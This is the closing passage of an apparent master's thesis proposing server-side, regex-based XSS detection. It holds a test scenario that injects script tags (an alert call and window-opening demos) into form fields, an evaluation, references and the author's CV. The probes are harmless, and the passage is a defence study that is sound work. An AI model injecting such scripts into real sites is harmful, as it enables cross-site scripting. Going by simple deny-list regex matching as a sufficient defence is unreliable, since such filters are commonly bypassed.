
Finally, in this example we have tried something different, which is injecting malicious code within all the fields at the same time and, as usual, after clicking the submit button the system was able to detect each one of the injected malicious codes from all the input fields, then remove them all (see Figure 5.8). The following input data is an example for the JavaScript malicious code that been injected in the fields.

Table 5.4. Malicious Code of Scenario 6

Field Type	**Malicious code**
Name	*<script>* *alert ("a JavaScript has been executed!");* *</script>*

Email	*<script>*
	function (data)
	{
	var image = new Image();
	image.src = "data:image/jpg;base64";
	document.body.appendChild(image);
	}
	<script>

Message	*<script>*
	function myFunction() {
	var myWindow = window.open("", "MsgWindow", "width=200,height=100");
	myWindow.document.write("<p>This is 'MsgWindow'. I am 200px wide and 100px tall!</p>");
	}
	</script>



```
<script>  alert ("a JavaScri
<a href="../htm
<script>
function myFunction()
  var myWindow = win
"MsgWindow", "width=
  myWindow.document
'MsgWindow'. I am 20
tall!</p>");
}
</script>
```

These inputs has malicous content:
name
email
message

Figure 5.8. Filled out All Input Filed with Malicious Code

5.4. Evaluation of Application

The existing methodologies of detecting an XSS attack require both modification from both server and client-side environments, and exchanging of sensitive information from server to client. Shahriar and Zulkernine mentioned in their research that they have used JavaScript validation for user input, and designed a JavaScript signature tool for recognizing valid data. The designed system transfers a unique token for client request through communication. Their system is based on two different tasks: preventing malicious code and the sanitization method for cleaning up HTML text.

Jim et al. developed hashes for legitimate JavaScript code at the client- side and sent them to browsers to obtain validated data. This approach can be defeated by injecting legitimate JavaScript method call in the web pages.

Our research proposes a server side XSS attack detection approach based on Pattern Regular Expression algorithm. The system specifies and recognizes malicious data after submitting the webpage, then, for detecting the XSS attack, the code will be checked from server-side while generating the response to the web server.

Shahraiar and Zulkernine's research is based on using JavaScript for validating data from XSS attacks, which is counted as one of the worst points for any validation system that been controlled by JavaScript because its code is processed on the client's computer; therefore, it can be exploited for malicious purposes. This is one of the reasons that some people decide to disable JavaScript in their web browser, or, in some cases, users might disable the JavaScript unintentionally. In comparison with our system, the processing of validation is running on the server-Side; therefore, the client is unable to disable the validation system, intentionally or unintentionally

Our suggested system is implemented by PHP; therefore, the client doesn't have access to view the codes. Thus, the client is unable to obtain an idea of how the algorithms are running and how the system is working, while both systems in the researches by Shahriar and Zulkernine and Jim et al. were implemented by JavaScript, which is vulnerable because the codes and their functionality of system are processed on the user side and always visible to the user.

6. CONCLUSION AND FUTURE WORK

6.1. Conclusion

XSS is a flexible and robust attack that expands the scope of client-side and it is counted as one of the prime threats for web applications. This attack can steal vital and sensitive information, such as session tokens.

Default client-side validation cannot be relied upon and everything received from a web user should be revalidated. In our work, we proposed a method to detect and identify XSS attack by using regular expression. The algorithm works in a way that, when any information been submitted by the user, it matches the data with two different lists. First, is the AllowList, which gives permission for all the data that aren't malicious code, and the second is the DenyList that holds all the data that include malicious code. Any submitted data will be matched with both mentioned lists in a way that the system recognizes the data and deals with it as one of the lists. Once a malicious code been recognized within the data, the system will clean it up and then alert the user about the action. The important point that distinguishes this from earlier mentioned researches is that our implementation is server-sided, and the user has no access to disable it, watch over how the system works, run the algorithms or edit the codes. In the other mentioned studies, however, the user has the ability to access the codes and is able to disable them, intentionally or unintentionally.

6.2. Future Work

In the first step, the (XSS) Cross-site scripting explained the level of risk and the main aspects for preventing and detecting this common threat and we approached a system to protect web pages when any attacker tries to run malicious code in the victim's browser. For the next step, we will try to develop a tool or browser extension to auto detect and prevent running malicious code while a user is filling a web form.

REFERENCES

[1] “History of the Web” , Retrieved from https://webfoundation.org/about/vision/history-of-the-web/ (Accessed: November 28, 2018).

[2] **B.Rosborough** ,”web security basics ”https://www.beyondsecurity.com/blog/web-security-basics (Accessed: November 28, 2018).

[3] **Huang, Y.W., Huang, S.K., Lin, T.P. and Tsai, C.H.,** 2003, May. Web application security assessment by fault injection and behavior monitoring. In *Proceedings of the 12th international conference on World Wide Web* , pp. 148-159.

[4] ***M. Almorsy, J. Grundy and A. S. Ibrahim,*** *"Supporting automated vulnerability analysis using formalized vulnerability signatures," 2012 Proceedings of the 27th IEEE/ACM International Conference on Automated Software Engineering, Essen, 2012,* pp. 100-109.

[5] **D. Patil and K. Patil,** “Client-side automated sanitizer for cross-sitescripting vulnerabilities,” *International Journal of Computer Applications*, vol. 121, 2015.

[6] **Lwin Khin Shar and Hee Beng Kuan Tan.** Predicting common web application vulnerabilities from input validation and sanitization code patterns. *Proceedings of the 27th IEEE/ACM International Conference on Automated Software Engineering*, pages 310–313, 2012.

[7] **Lwin Khin Shar, Hee Beng Kuan Tan, and Lionel C. Briand**. Mining sql injection and cross site scripting vulnerabilities using hybrid program analysis. *Proceedings of the 2013 International Conference on Software Engineering*, pages 642–651, 2013.

[8] **J. Walden, J. Stuckman, and R. Scandariato.** Predicting vulnerable components: Software metrics vs text mining. *IEEE 25th International Symposium on Software Reliability Engineering (ISSRE)*, pages 23–33, Nov 2014.

[9] **R. Scandariato, J. Walden, A. Hovsepyan, and W. Joosen**. Predicting vulnerable software components via text mining. *IEEE Transactions on Software Engineering*, 40(10):993–1006, Oct 2014.

[10] **P. Saxena, D. Molnar, and B. Livshits**, SCRIPTGARD: Preventing Script Injection Attacks in Legacy Web Applications with Automatic Sanitization, MSR-TR-2010- 128, Sept. 2010.

[11] **P. Bisht and V. Venkatakrishnan,** "XSS-GUARD: Precise Dynamic Prevention of Cross-Site Scripting Attacks," Proc. of the 5^{th} DIMVA, Paris, July, 2008, pp.23-43.

[12] **T. Jim, N. Swamy, and M. Hicks,** "Defeating Script Injection Attacks with Browser-Enforced Embedded Policies," Proc. of the WWW, Banff, Alberta, May 2007, pp. 601-610.

[13] **H. Shahriar, M. Zulkernine,** "S2XS2: A Server Side Approach to Automatically Detect XSS Attacks," 2011 IEEE Ninth International Conference on Dependable, Autonomic and Secure Computing, Sydney, NSW, 2011, PP. 7-14 .

[14] **Lwin Khin and Hee Beng,** " Automated removal of cross sites cripting vulnerabilities in web applications", Nanyang Technological University, 2012.

[15] **MatthewVan and Hao Chen,** "Noncespaces: Using randomization to defeat cross-site scripting attacks", University of California, 2012.

[16] **P. Umasankari, E.Uma and A. Kannan,** "Dynamic Removal of Cross Site Scripting Vulnerabilities in Web Application", Anna University, 2011

[17] **Xiaoweili and Yuanxue,** "A Survey on Server-side Approaches to Securing Web Applications", Vanderbilt University, 2013

[18] **J. Offutt, Y. Wu, X. Du, and H. Huang,** "Bypass testing of web applications," in *Proceedings of the 15th International Symposium on Software Reliability Engineering (ISSRE'04)*, 2004.

[19] **M. Rouse,** "OWASP (Open Web Application Security Project)" Retrieved form http://searchsoftwarequality.techtarget.com/definition/OWASP last accessed25/11/2017

[20] "About The Open Web Application Security Project ", Retrieved form https://www.owasp.org/index.php/About_The_Open_Web_Application_Security_Project last accessed 12/12/2017

[21] **OWASP, T.,** 2013. 10 2017: The Ten Most Critical Web Application Security Risks. *Sl: The OWASP Foundation*.

[22] **Hassan, M.M., Nipa, S.S., Akter, M., Haque, R., Deepa, F.N., Rahman, M., Siddiqui, M.A. and Sharif, M.H.**, 2018. Broken Authentication and Session Management Vulnerability: A Case Study Of Web Application. *International Journal of Simulation Systems, Science & Technology*, *19*(2), p. 63

[23] **Doshi, J. and Trivedi, B.**, 2014. Sensitive data exposure prevention using dynamic database security policy. *International Journal of Computer Applications*, *106*(15), pp.18600-9869.

[24] **Hogue, R.,** 2015. A Guide to XML eXternal Entity Processing.

[25] **Konecki, M., Hutinski, Ž. and Orehovački, T.,** 2007, January. Secure web applications?. In *30th Jubilee International Convention on Information and Communication Technology, Electronics and Microelectronics*.

[26] **Eshete, B., Villafiorita, A. and Weldemariam, K.,** 2011, August. Early detection of security misconfiguration vulnerabilities in web applications. In *Availability, Reliability and Security (ARES), 2011 Sixth International Conference on* (pp. 169-174). IEEE.

[27] **Gupta, S. and Gupta, B.B.,** 2017. Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art. *International Journal of System Assurance Engineering and Management*, *8*(1), pp.512-530.

[28] **Seacord, R.,** 2017. Combating Java Deserialization Vulnerabilities with Look-Ahead Object Input Streams (LAOIS).

[29] **Dehalwar, V., Kalam, A., Kolhe, M.L. and Zayegh, A.,** 2017, December. Review of web-based information security threats in smart grid. In *2017 7th International Conference on Power Systems (ICPS)* (pp. 849-853). IEEE.

[30] **V. K. Malviya, S. Saurav and A. Gupta,** "On Security Issues in Web Applications through Cross Site Scripting (XSS)," 2013 20th Asia-Pacific Software Engineering Conference (APSEC), Bangkok, 2013, pp. 583-588

[31] **H. Shahriar and M. Zulkernine,** "S2XS2: A Server-Side Approach to Automatically Detect XSS Attacks," 2011 IEEE Ninth International Conference on Dependable, Autonomic and Secure Computing, Sydney, NSW, 2011, pp. 7-14.

[32] *Cross-Site-Scripting (XSS) -Attacking and Defending* (no date). Available at: https://www.theseus.fi/bitstream/handle/10024/13013/Li_Yonghao.pdf?sequence=1 (Accessed: November 28, 2018).

[33] **Muncaster, P.**, 2014. *eBay Under Fire After Cross-Site Scripting Attack*, *Infosecurity Magazine*. Infosecurity Magazine. Available at: https://www.infosecurity-magazine.com/news/ebay-under-fire-after-cross-site/ Accessed: (November 28, 2018).

[34] Excess-xss.com. (2016). Excess XSS: A comprehensive tutorial on cross-site scripting. Available at: https://excess-xss.com/ (Accessed 28 Nov. 2018).

[35] **Bojinov, H., Bursztein, E. and Boneh, D.,** 2009, November. XCS: cross-channel scripting and its impact on web applications. In *Proceedings of the 16th ACM conference on Computer and communications security* , pp. 420-431.

[36] **Mehdi. E and Rasha, H.,** 2016, "Preventing Cross Site Scripting Attacks in Websites" , Asian Journal of Information Technology, P.15.

[37] *The Real Impact of Cross-Site Scripting* (2016) *Dionach*. Available at: https://www.dionach.com/blog/the-real-impact-of-cross-site-scripting (Accessed: November 28, 2018).

[38] *Cross-site scripting explained: How to prevent XSS attacks* (2017) *ComputerWeekly.com*. Available at: https://www.computerweekly.com/tip/Cross-site-scripting-explained-How-to-prevent-XSS-attacks (Accessed: November 28, 2018).

[39] **Ter Louw, M. and Venkatakrishnan, V.N.**, 2009, May. Blueprint: Robust prevention of cross-site scripting attacks for existing browsers. In *Security and Privacy, 2009 30th IEEE Symposium on* (pp. 331-346). IEEE.

[40] **Shalini, S. and Usha, S.,** 2011. Prevention Of cross-site scripting attacks (XSS) on web applications in the client side. *International Journal of Computer Science Issues (IJCSI), 8*(4), p.650.

[41] https://searchsoftwarequality.techtarget.com/news/1156594/Data-validation-Chapter-12-OWASP-Guide-to-Building-Secure-Web-Applications-and-Web-Services (Accessed: November 28, 2018).

[42] https://dzone.com/articles/exploiting-sql-injection-a-hands-on-example (Accessed: November 28, 2018).

[43] https://medium.com/@vishwaraj101/next-xss-gonna-cost-you-some-cpu-65e3b3cb998d (Accessed: November 28, 2018).

[44] https://secure.wphackedhelp.com/blog/wordpress-xss-attack/ (Accessed: November 28, 2018).

CURRICULUM VITA

Twana Asaad TAHA	
E-mail:	twana.assad@gmail.com
Nationality:	Iraq
Place of birth:	As Erbil
Date of birth:	8 / 8 / 1989
Marital status:	Single

EDUCATION

- 2017 – 2019 Master Degree, Software Engineering department, Technology Faculty, Fırat University, Elazığ, Turkey.
- 2007 – 2011 Bachelor Degree, Computer Science department, College of Science, Salahaddin University-Erbil, Iraq.

OTHER CERTIFICATES

- Network Association (Certificate) , Ministry of Higher Education 2014 , Erbil, Iraq.

WORK EXPERIENCE

- Teacher at Hawler Private Institute for Computer, for five years , 2011 -2016.
- IT Trainer at European Technology& Training Center, (ETTC), 2011-2013
- IT Manager at Green Company , 2015-2016.

PUBLICATIONS

T. A. Taha and M. Karabatak, "A proposed approach for preventing cross-site scripting," 2018 6th International Symposium on Digital Forensic and Security (ISDFS), Antalya, 2018, pp. 1-4.